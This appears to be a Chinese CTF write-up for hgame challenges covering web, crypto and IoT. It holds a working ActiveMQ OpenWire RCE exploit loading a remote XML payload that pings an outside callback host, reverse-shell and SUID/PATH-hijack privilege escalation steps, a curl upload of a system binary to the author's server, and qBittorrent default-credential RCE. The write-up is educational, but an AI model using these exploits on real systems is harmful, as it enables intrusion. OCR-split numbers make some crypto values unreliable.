
web

Reverse and Escalation.

先是登录，抓一个登录包，发现一个`Authorization: Basic YWRtaW46YWRtaW4=`，解码后发现是刚刚输入的用户名和密码，bp爆破登录一下。



爆破出`admin:admin`，登录后可以知道这是`ActiveMQ`。

参考链接：[Apache-ActiveMQ-RCE]

ActiveMQ.java

```
package org.vidar;

import java.io.*;
import java.net.Socket;

public class ActiveMQ {
    public static void main(final String[] args) throws Exception {
        System.out.println("[*] Poc for ActiveMQ openwire protocol rce");
        String ip = "47.102.184.100";
        int port = 31980;
        String pocxml= "http://xxxx:xxx/poc.xml";
        Socket sck = new Socket(ip, port);
        OutputStream os = sck.getOutputStream();
        DataOutputStream out = new DataOutputStream(os);
```

```
        out.writeInt(0); //无所谓
        out.writeByte(31); //dataType ExceptionResponseMarshaller
        out.writeInt(1); //CommandId
        out.writeBoolean(true); //ResponseRequired
        out.writeInt(1); //CorrelationId
        out.writeBoolean(true);
        //use true -> red utf-8 string
        out.writeBoolean(true);

 out.writeUTF("org.springframework.context.support.ClassPathXmlApplicationContex
t");
        //use true -> red utf-8 string
        out.writeBoolean(true);
        out.writeUTF(pocxml);
        //call
org.apache.activemq.openwire.v1.BaseDataStreamMarshaller#createThrowable cause
rce
        out.close();
        os.close();
        sck.close();
        System.out.println("[*] Target\t" + ip + ":" + port);
        System.out.println("[*] XML address\t" + pocxml);
        System.out.println("[*] Payload send success.");
    }
}
```

poc.xml

```
<beans xmlns="http://www.springframework.org/schema/beans"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xsi:schemaLocation="http://www.springframework.org/schema/beans
http://www.springframework.org/schema/beans/spring-beans.xsd">
 <bean id="pb" class="java.lang.ProcessBuilder" init-method="start">
    <constructor-arg>
      <list>
        <value>ping</value>
        <value>kbqsag.ceye.io</value>
      </list>
    </constructor-arg>
  </bean>
</beans>
```

反弹shell后，发现`/flag`没有权限查看，需要提权。

先用find命令查看有SUID权限的程序，发现find有这个权限

```
find / -perm -4000 2>/dev/null
```

```
activemq@gamebox-107-153-80677e5557d1f112:/opt/activemq$ cat /flag
cat /flag
cat: /flag: Permission denied
activemq@gamebox-107-153-80677e5557d1f112:/opt/activemq$ find / -perm -4000 2>/dev/null
<1f112:/opt/activemq$ find / -perm -4000 2>/dev/null
/usr/bin/find
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/gpasswd
/usr/bin/sudo
/bin/umount
/bin/su
/bin/mount
activemq@gamebox-107-153-80677e5557d1f112:/opt/activemq$
```

用find命令提权查看flag。

```
find `which find` -exec cat /flag \;
```

```
webapps
webapps-demo
activemq@gamebox-107-153-62b16de4d7e5a94a:/opt/activemq$ find `which find` -exec whoami \;
<4a:/opt/activemq$ find `which find` -exec whoami \;
root
activemq@gamebox-107-153-62b16de4d7e5a94a:/opt/activemq$ find `which find` -exec cat /flag \;
</opt/activemq$ find `which find` -exec cat /flag \;
hgame{30cdf3a1c6a3f0b4d4734ba2dfc6a30127fff0c4}
activemq@gamebox-107-153-62b16de4d7e5a94a:/opt/activemq$  sent 74, rcvd 657
```

Reverse and Escalation.II

和上一题一样是`ActiveMQ`，同样先反弹shell。

同样先用find查看有SUID权限的应用，发现find有问题。

```
activemq@gamebox-107-158-abe3d60fe09b5f10:/opt/activemq$ find
find
activemq@gamebox-107-158-abe3d60fe09b5f10:/opt/activemq$ find 1
find 1
2384 + 9862 =
wrong answer!
activemq@gamebox-107-158-abe3d60fe09b5f10:/opt/activemq$ a
```

把find上传出来，分析一下，上传的方法是先在自己服务器写一个上传的路径，然后用`curl -F`把文件上传到自己的服务器。

参考：

```
curl -F "pic=/usr/bin/find" http://xxx:xxx/upload_file.php
```

ida分析find，发现find被改了

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  unsigned int v3; // eax
  unsigned int v4; // eax
  unsigned int v6; // [rsp+20h] [rbp-10h]
  unsigned int v7; // [rsp+24h] [rbp-Ch]
  int i; // [rsp+28h] [rbp-8h]
  int v9; // [rsp+2Ch] [rbp-4h]

  v3 = time(0LL);
  srand(v3);
  v9 = 0;
  for ( i = 1; i < argc; ++i )
  {
    v7 = rand() % 23333;
    v6 = rand() % 23333;
    printf("%d + %d = \n", v7, v6);
    if ( v7 + v6 != atoi(argv[i]) )
    {
      puts("wrong answer!");
      return 1;
    }
    v4 = atoi(argv[i]);
    printf("%d correct!\n", v4);
    if ( ++v9 > 38 )
    {
      setuid(0);
      system("ls");
      return 0;
    }
  }
  return 0;
}
```

分析发现，这个程序需要我们做38道加法题，做完后就以`uid=0`的状态执行`ls`。

先做题，随机数种子取的是当前时间，我选择写一个c来生成命令，再用`system`来执行`find`

脚本：

```
#include<stdlib.h>
#include<time.h>

char* itoa(int val, int base){
    static char buf[32] = {0};
    int i = 30;
    for(; val && i ; --i, val /= base)
        buf[i] = "0123456789abcdef"[val % base];
    return &buf[i+1];
}
int main()
{
    int v3 = time(0);
    srand(v3);
    char cmd[1000]="find  ";
    int cnt = 5;
    for(int i=0;i<39;i++)
    {
        int v7 = rand() % 23333;
        int v6 = rand() % 23333;
```

```
        int res = v7+v6;
        //printf("%d\n",res);
        char *res_chars;
        res_chars = itoa (res,10);
        for(int i=0;res_chars[i];i++)
        {
            cmd[cnt]=res_chars[i];
            cnt++;
        }
        cmd[cnt++]=' ';

    }
    system(cmd);
}
```

接着是静态编译，不然上传后运行不了

```
gcc new.c -o new -static
```

服务器有`wget`，可以把文件放到自己服务器上再用`wget`下载下来。

下载完后给上执行权限

```
chmod 777 new
```

执行new，可以看到能执行到`ls`了。

```
activemq@gamebox-107-158-abe3d60fe09b5f10:/tmp$ ./new
./new
hsperfdata_activemq
hsperfdata_root
new
15664 + 23187 =
38851 correct!
13489 + 18407 =
31896 correct!
18446 + 10912 =
29358 correct!
16710 + 17049 =
33759 correct!
8449 + 2277 =
10726 correct!
5847 + 4743 =
10590 correct!
16382 + 17547 =
```

接着是搞定这个ls，我们写一个执行其他命令的shell脚本，脚本名字就叫做ls，并给上执行权限

```
echo "cat /flag" > ls
chmod 777 ls
```

接着修改环境变量，把自己写的`ls`脚本路径放在`PATH`的最前面。当系统调用`ls`时，会按照`PATH`文件夹的顺序遍历，执行最前面的那一个`ls`。

```
export PATH="/tmp:$PATH"
```

再次执行new，即可得到flag。

```
activemq@gamebox-107-158-abe3d60fe09b5f10:/tmp$ export PATH="/tmp:$PATH"
export PATH="/tmp:$PATH"
activemq@gamebox-107-158-abe3d60fe09b5f10:/tmp$ ./new
./new
hgame{ce168c38c894fb78733dd16c380eff72b1dafcaa}
11912 + 13743 =
25655 correct!
14544 + 21475 =
36019 correct!
9396 + 9561 =
18957 correct!
5701 + 18407 =
24108 correct!
5315 + 4608 =
9923 correct!
```

Whose Home?


信息收集，可以知道这是一个`qBittorrent Web UI`，搜索漏洞，可以知道有一个`CVE-2023-30801`

参考链接：[qBittorrent Web UI 默认凭据导致 RCE (CVE-2023-30801)]

默认密码登录

```
username: admin
password: adminadmin
```

登陆后，在设置里放上反弹shell的payload，中文可以自己调。



找一个`torrent`文件，单击上传，上传成功后即可反弹shell。

用find命令查看哪些程序有 SUID 权限

```
find / -perm -4000 2>/dev/null
```

用`iconv`读`/flag`即可得到flag1。

```
iconv /flag
```

```
gamebox-107-160-c4735bell14f903a-qbittorrent:/tmp/tools$ find / -perm -4000 2>/d
ev/null
find / -perm -4000 2>/dev/null
/package/admin/s6-overlay-helpers-0.1.0.1/command/s6-overlay-suexec
/usr/bin/iconv
/usr/bin/passwd
/usr/bin/gpasswd
/usr/bin/expiry
/usr/bin/chfn
/usr/bin/chsh
/usr/bin/chage
gamebox-107-160-c4735bell14f903a-qbittorrent:/tmp/tools$ iconv /flag
iconv /flag
hgame{b4c225c55d887481f28ee157d316dac7802e2647}
gamebox-107-160-c4735bell14f903a-qbittorrent:/tmp/tools$
```

crypto

transformation

源码：

```python
#!/usr/bin/env python
# coding: utf-8



from Crypto.Util.number import *
from secret import Curve,gx,gy

# flag = "hgame{" + hex(gx+gy)[2:] + "}"

def ison(C, P):
    c, d, p = C
    u, v = P
    return (u**2 + v**2 - c**2 * (1 + d * u**2*v**2)) % p == 0

def add(C, P, Q):
    c, d, p = C
    u1, v1 = P
    u2, v2 = Q
    assert ison(C, P) and ison(C, Q)
    u3 = (u1 * v2 + v1 * u2) * inverse(c * (1 + d * u1 * u2 * v1 * v2), p) % p
    v3 = (v1 * v2 - u1 * u2) * inverse(c * (1 - d * u1 * u2 * v1 * v2), p) % p
    return (int(u3), int(v3))

def mul(C, P, m):
```

```
    assert ison(C, P)
    c, d, p = C
    B = bin(m)[2:]
    l = len(B)
    u, v = P
    PP = (-u, v)
    O = add(C, P, PP)
    Q = O
    if m == 0:
        return O
    elif m == 1:
        return P
    else:
        for _ in range(l-1):
            P = add(C, P, P)
        m = m - 2**(l-1)
        Q, P = P, (u, v)
        return add(C, Q, mul(C, P, m))

c, d, p = Curve

G = (gx, gy)
P = (42332306472699723064083435289249906762899984 6,
44150133418579337991209313731867512059107422186218072084511769232282794765835)
Q = (10334337587809863787187849356331687866547351 70,
28905738331214955345976890712805471537738781484991878400225240106368524996 84)
S = (87577216678324150396284801533603789199360582 3,
51964088188556618695192753554835667051669568193048726314346516461990381874317)
T = (61240324110757574158739099677314553791508813 3,
64560350111660175566171189050923672010957086249856725096266944042789987443125)
assert ison(Curve, P) and ison(Curve, Q) and ison(Curve, G)
e = 0x10001
print(f"eG = {mul(Curve, G, e)}")

# eG =
(40198712137747628410430624618331426343875490261805137714686326678112749070113,
65008030741966083441937593781739493959677657609550411222052299176801418887407)
```

参考链接：[2024 SICTF Round#3出题 crypto misc osint]

[2024-SICTF-#Round3-wp-crypto]

[Crypto趣题-曲线]

先求出G在 Weierstrass 上的值，再转换回去即可得到原先的G

exp:

求p，d，c^2:

```
from math import gcd

def happy(C, P):
    """
    Verification points are on the curve
    """
```

```
    c, d, p = C
    u, v = P
    return (u**2 + v**2 - cc * (1 + d * u**2*v**2)) % p == 0

def a_and_b(u1,u2,v1,v2):
    """
    Helper function used to simplify calculations
    """
    a12 = u1**2 - u2**2 + v1**2 - v2**2
    b12 = u1**2 * v1**2 - u2**2 * v2**2
    return a12, b12

def find_modulus(u1,u2,u3,u4,v1,v2,v3,v4):
    """
    Compute the modulus from four points
    """
    a12, b12 = a_and_b(u1,u2,v1,v2)
    a13, b13 = a_and_b(u1,u3,v1,v3)
    a23, b23 = a_and_b(u2,u3,v2,v3)
    a24, b24 = a_and_b(u2,u4,v2,v4)

    p_almost = gcd(a12*b13 - a13*b12, a23*b24 - a24*b23)

    for i in range(2,1000):
        if p_almost % i == 0:
            p_almost = p_almost // i

    return p_almost

def c_sq_d(u1,u2,v1,v2,p):
    """
    Helper function to computer c^2 d
    """
    a1,b1 = a_and_b(u1,u2,v1,v2)
    return a1 * pow(b1,-1,p) % p

def c(u1,u2,v1,v2,p):
    """
    Compute c^2, d from two points and known modulus
    """
    ccd = c_sq_d(u1,u2,v1,v2,p)
    cc = (u1**2 + v1**2 - ccd*u1**2*v1**2) % p
    d = ccd * pow(cc, -1, p) % p
    return cc, d


P = (42332306472699723064083435289249906762899984 6,
4415013341857933799120931373186751205910742218621807208451176923228279476583 5)
Q = (10334337587809863787187849356331687866547351 70,
2890573833121495534597689071280547153773878148499187840022524010636852499684)
S = (87577216678324150396284801533603789199360582 3,
5196408818855661869519275355483566705166956819304872631434651646199038187431 7)
T = (61240324110757574158739099677314553791508813 3,
6456035011166017556617118905092367201095708624985672509626694404278998744312 5)
```

```
u1, v1 = P
u2, v2 = Q
u3, v3 = S
u4, v4 = T

p = find_modulus(u1,u2,u3,u4,v1,v2,v3,v4)
cc, d = c(u1,u2,v1,v2,p)

C = cc, d, p
assert happy(C, P)
assert happy(C, Q)
assert happy(C, S)
assert happy(C, T)

print(f'Found curve parameters')
print(f'p = {p}')
print(f'c^2 = {cc}')
print(f'd = {d}')

"""
Found curve parameters
p =
67943764351073247630101943221474884302015437788242536572067548198498727238923
c^2 =
1290872848829965087237743020197033217817165758818529132648578211918925584492 8
d = 87799821208205628072602909961711442266143586664695791963518201609755266153 00
"""
```

求G:

```
# sage
#part1 get c2、d
P = (42332306472699723064083435289249906762899984 6,
44150133418579337991209313731867512059107422186218072084511769232282794765835)
Q = (10334337587809863787187849356331687866547351 70,
28905738331214955345976890712805471537738781484991878400225240106368524996 84)
S = (87577216678324150396284801533603789199360582 3,
51964088188556618695192755554835667051669568193048726314346516461990381874317)
T = (61240324110757574158739099677314553791508813 3,
64560350111660175566171189050923672010957086249856725096266944042789987443125)
eG =
(40198712137747628410430624618331426343875490261805137714686326678112749070113,
65008030741966083441937593781739493959677657609550411222052299176801418887407)

p =
67943764351073247630101943221474884302015437788242536572067548198498727238923
c2 =
1290872848829965087237743020197033217817165758818529132648578211918925584492 8
d = 87799821208205628072602909961711442266143586664695791963518201609755266153 00
a = 1


PR.<c> = PolynomialRing(Zmod(p))
f = c^2 - c2
```

```
#print(f.roots())

c = f.roots()[0][0]
#c = f.roots()[1][0]

#part2 map to ECC
F = GF(p)
dd = F(d*c^4)
A = F(2) * F(a+dd) / F(a-dd)
B = F(4) / F(a-dd)
a = F(3-A^2) / F(3*B^2)
b = F(2*A^3-9*A) / F(27*B^3)

def edwards_to_ECC(x,y):
    x1 = F(x) / F(c)
    y1 = F(y) / F(c)
    #now curve is a*x^2+y^2 = 1+dd*x^2*y^2

    x2 = F(1+y1) / F(1-y1)
    y2 = F(x2) / F(x1)
    #now curve is By^2 = x^3 + Ax^2 + x

    x3 = (F(3*x2) + F(A)) / F(3*B)
    y3 = F(y2) / F(B)
    #now curve is y^2 = x^3 + ax + b

    return (x3,y3)

def ECC_to_edwards(x,y):
    x2 = (F(x) * F(3*B) - F(A)) / F(3)
    y2 = F(y) * F(B)
    #now curve is By^2 = x^3 + Ax^2 + x

    x1 = F(x2) / F(y2)
    y1 = F(1) - (F(2) / F(x2+1))
    #now curve is a*x^2+y^2 = 1+dd*x^2*y^2

    x_ = F(x1) * F(c)
    y_ = F(y1) * F(c)
    #now curve is a*x^2+y^2 = c^2(1+d*x^2*y^2)

    return (x_,y_)

E = EllipticCurve(GF(p), [a, b])
P = E(edwards_to_ECC(P[0],P[1]))
Q = E(edwards_to_ECC(Q[0],Q[1]))
C = E(edwards_to_ECC(eG[0],eG[1]))

print(C)

e = 0x10001

import gmpy2

t = gmpy2.invert(e,E.order())
```

```
G = C * t

G = ECC_to_edwards(G[0],G[1])
print(G)
# print(hex(G[0]+G[1])[2:])
flag = "hgame{" + hex(G[0]+G[1])[2:] + "}"
print(flag)
"""
(60509997141402220432457672116464144281323849418849996079955274693120169548926 :
643987627924384226142668452641052685120483784629045438940398245966627859097 70 :
1)
(10801522842243173004305732551018051267087389767241338575531365181016273121234,
455427128894006245527650692283264323140046652328708654935078016518031204218 82)
hgame{7c91b51150e2339628f10c5be61d49bbf9471ef00c9b94bb0473feac06303bcc}
"""
```

IoT

ez7621


参考链接：[提取路由器固件中的squashfs文件系统unsquashfs提取方法]

从附件的bin里面提取出文件系统。

先用hexdump查看并定位squashfs的文件头（hsqs）位置

```
hexdump -C ez7621.bin | grep hsqs
```

得到结果：



可见hsqs的开始位置是0x002b6442，dd命令是不支持16进制的，先转换为10进制，0x002b6442转为10进制后为2843714，接着可以构建dd命令了。

```
dd if=ez7621.bin of=ez7621.squashfs skip=1 bs=2843714
```

这样就得到了ez7621.squashfs文件了，解压squashfs文件需要用到unsquashfs命令

```
unsquashfs ez7621.squashfs
```

运行该命令后，会在当前目录生成文件夹squashfs-root，里面就是解压出来的文件系统

接着在这个文件夹下面搜索名字带flag的文件

```
find squashfs-root -name "*flag*"
```


```
┌──(root㉿kali)-[/home/amber/桌面/iot]
└─# find squashfs-root -name "*flag*"
squashfs-root/etc/modules.d/30-flag
squashfs-root/etc/modules-boot.d/30-flag
squashfs-root/usr/lib/opkg/info/kmod-flag.list
squashfs-root/usr/lib/opkg/info/kmod-flag.prerm
squashfs-root/usr/lib/opkg/info/kmod-flag.control
squashfs-root/lib/modules/5.15.137/mt7621-flag.ko
```

ida分析`mt7621-flag.ko`

```
int v7; // $t0
__int16 v8; // $a3
char v9; // $v0
__int64 v10; // $v0
char v12[44]; // [sp+14h] [-68h] BYREF
int v13[13]; // [sp+40h] [-3Ch] BYREF

v0 = ">17;3-ee44`3`a{`boe{b2fb{4`d4{bdg5aoog4d44+";
v1 = v12;
do
{
  v2 = *(_DWORD *)v0;
  v3 = *((_DWORD *)v0 + 1);
  v4 = *((_DWORD *)v0 + 2);
  v5 = *((_DWORD *)v0 + 3);
  v0 += 16;
  *(_DWORD *)v1 = v2;
  *((_DWORD *)v1 + 1) = v3;
  *((_DWORD *)v1 + 2) = v4;
  *((_DWORD *)v1 + 3) = v5;
  v1 += 16;
}
while ( v0 != "g5aoog4d44+" );
v6 = *(_DWORD *)v0;
v7 = *((_DWORD *)v0 + 1);
v8 = *((_WORD *)v0 + 4);
v9 = v0[10];
*(_DWORD *)v1 = v6;
*((_DWORD *)v1 + 1) = v7;
*((_WORD *)v1 + 4) = v8;
v1[10] = v9;
memset(v13, 0, 50);
v10 = (unsigned int)strnlen(v12, 43);
if ( (unsigned int)v10 >= 0x2B )
{
  if ( (_DWORD)v10 != 43 )
    fortify_panic("strnlen");
  v10 = fortify_panic("strlen");
}
while ( (_DWORD)v10 != HIDWORD(v10) )
{
  *((_BYTE *)v13 + HIDWORD(v10)) = v12[HIDWORD(v10)] ^ 0x56;
  ++HIDWORD(v10);
}
```

取出`v0`的值，xor 爆破 key，即可得到 flag。


Download CyberChef
Last build: 7 months ago
Options
About / Support
Operations
xor
XOR
XOR Brute Force
XKCD Random Number
Hex to Object Identifier
Unicode Text Format
Text Encoding Brute Force
Lorenz
Magic
Favourites
Data format
Encryption / Encoding
Public Key
Arithmetic / Logic
Networking
Language
Utils
Recipe
XOR Brute Force
Key length
1
Sample length
100
Sample offset
0
Scheme
Standard
Null preserving
Print key
Output as hex
Crib (known plaintext string)
STEP
BAKE!
Auto Bake
Input
>17;3-ee44`3`a{`boe{b2fb{4`d4{bdg5aoog4d44+
43
1
Raw Bytes
LF
Output
Key = 53: mbdh`~66gg3`32(31<6(1a51(g37g(174f2<<4g7ggx
Key = 54: jecogy11``4g45/46;1/6f26/`40`/603a5;;3`0``
Key = 55: kdbnfx00aa5f54.57:0.7g37.a51a.712`4::2a1aa~
Key = 56: hgame{33bb6e67-6493-4d04-b62b-421c7991b2bb}
Key = 57: if`ldz22cc7d76,7582,5e15,c73c,530b6880c3cc|
Key = 58: fiocku==ll8k89#8:7=#:j>:#l8<l#:<?m977?l<lls
Key = 59: ghnbjt<<mm9j98"9;6<";k?;"m9=m";=>l866>m=mmr
Key = 5a: dkmaiw??nn:i:;!:85?!8h<8!n:>n!8>=o;55=n>nnq
Key = 5b: ejl`hv>>oo;h;: ;94> 9i=9 o;?o 9?<n:44<o?oop
Key = 5c: bmkgoq99hh<o<='<>39'>n:>'h<8h'>8;i=33;h8hhw
Key = 5d: cljfnp88ii=n=<&=?28&?o;?&i=9i&?9:h<22:i9iiv
Key = 5e: `oiems;;jj>m>?%><1;%<l8<%j>:j%<:9k?119j:jju
Key = 5f: anhdlr::kk?l?>$?=0:$=m9=$k?;k$=;8j>008k;kkt
Key = 60: ^QW[SM
19961
255
12ms
Raw Bytes
LF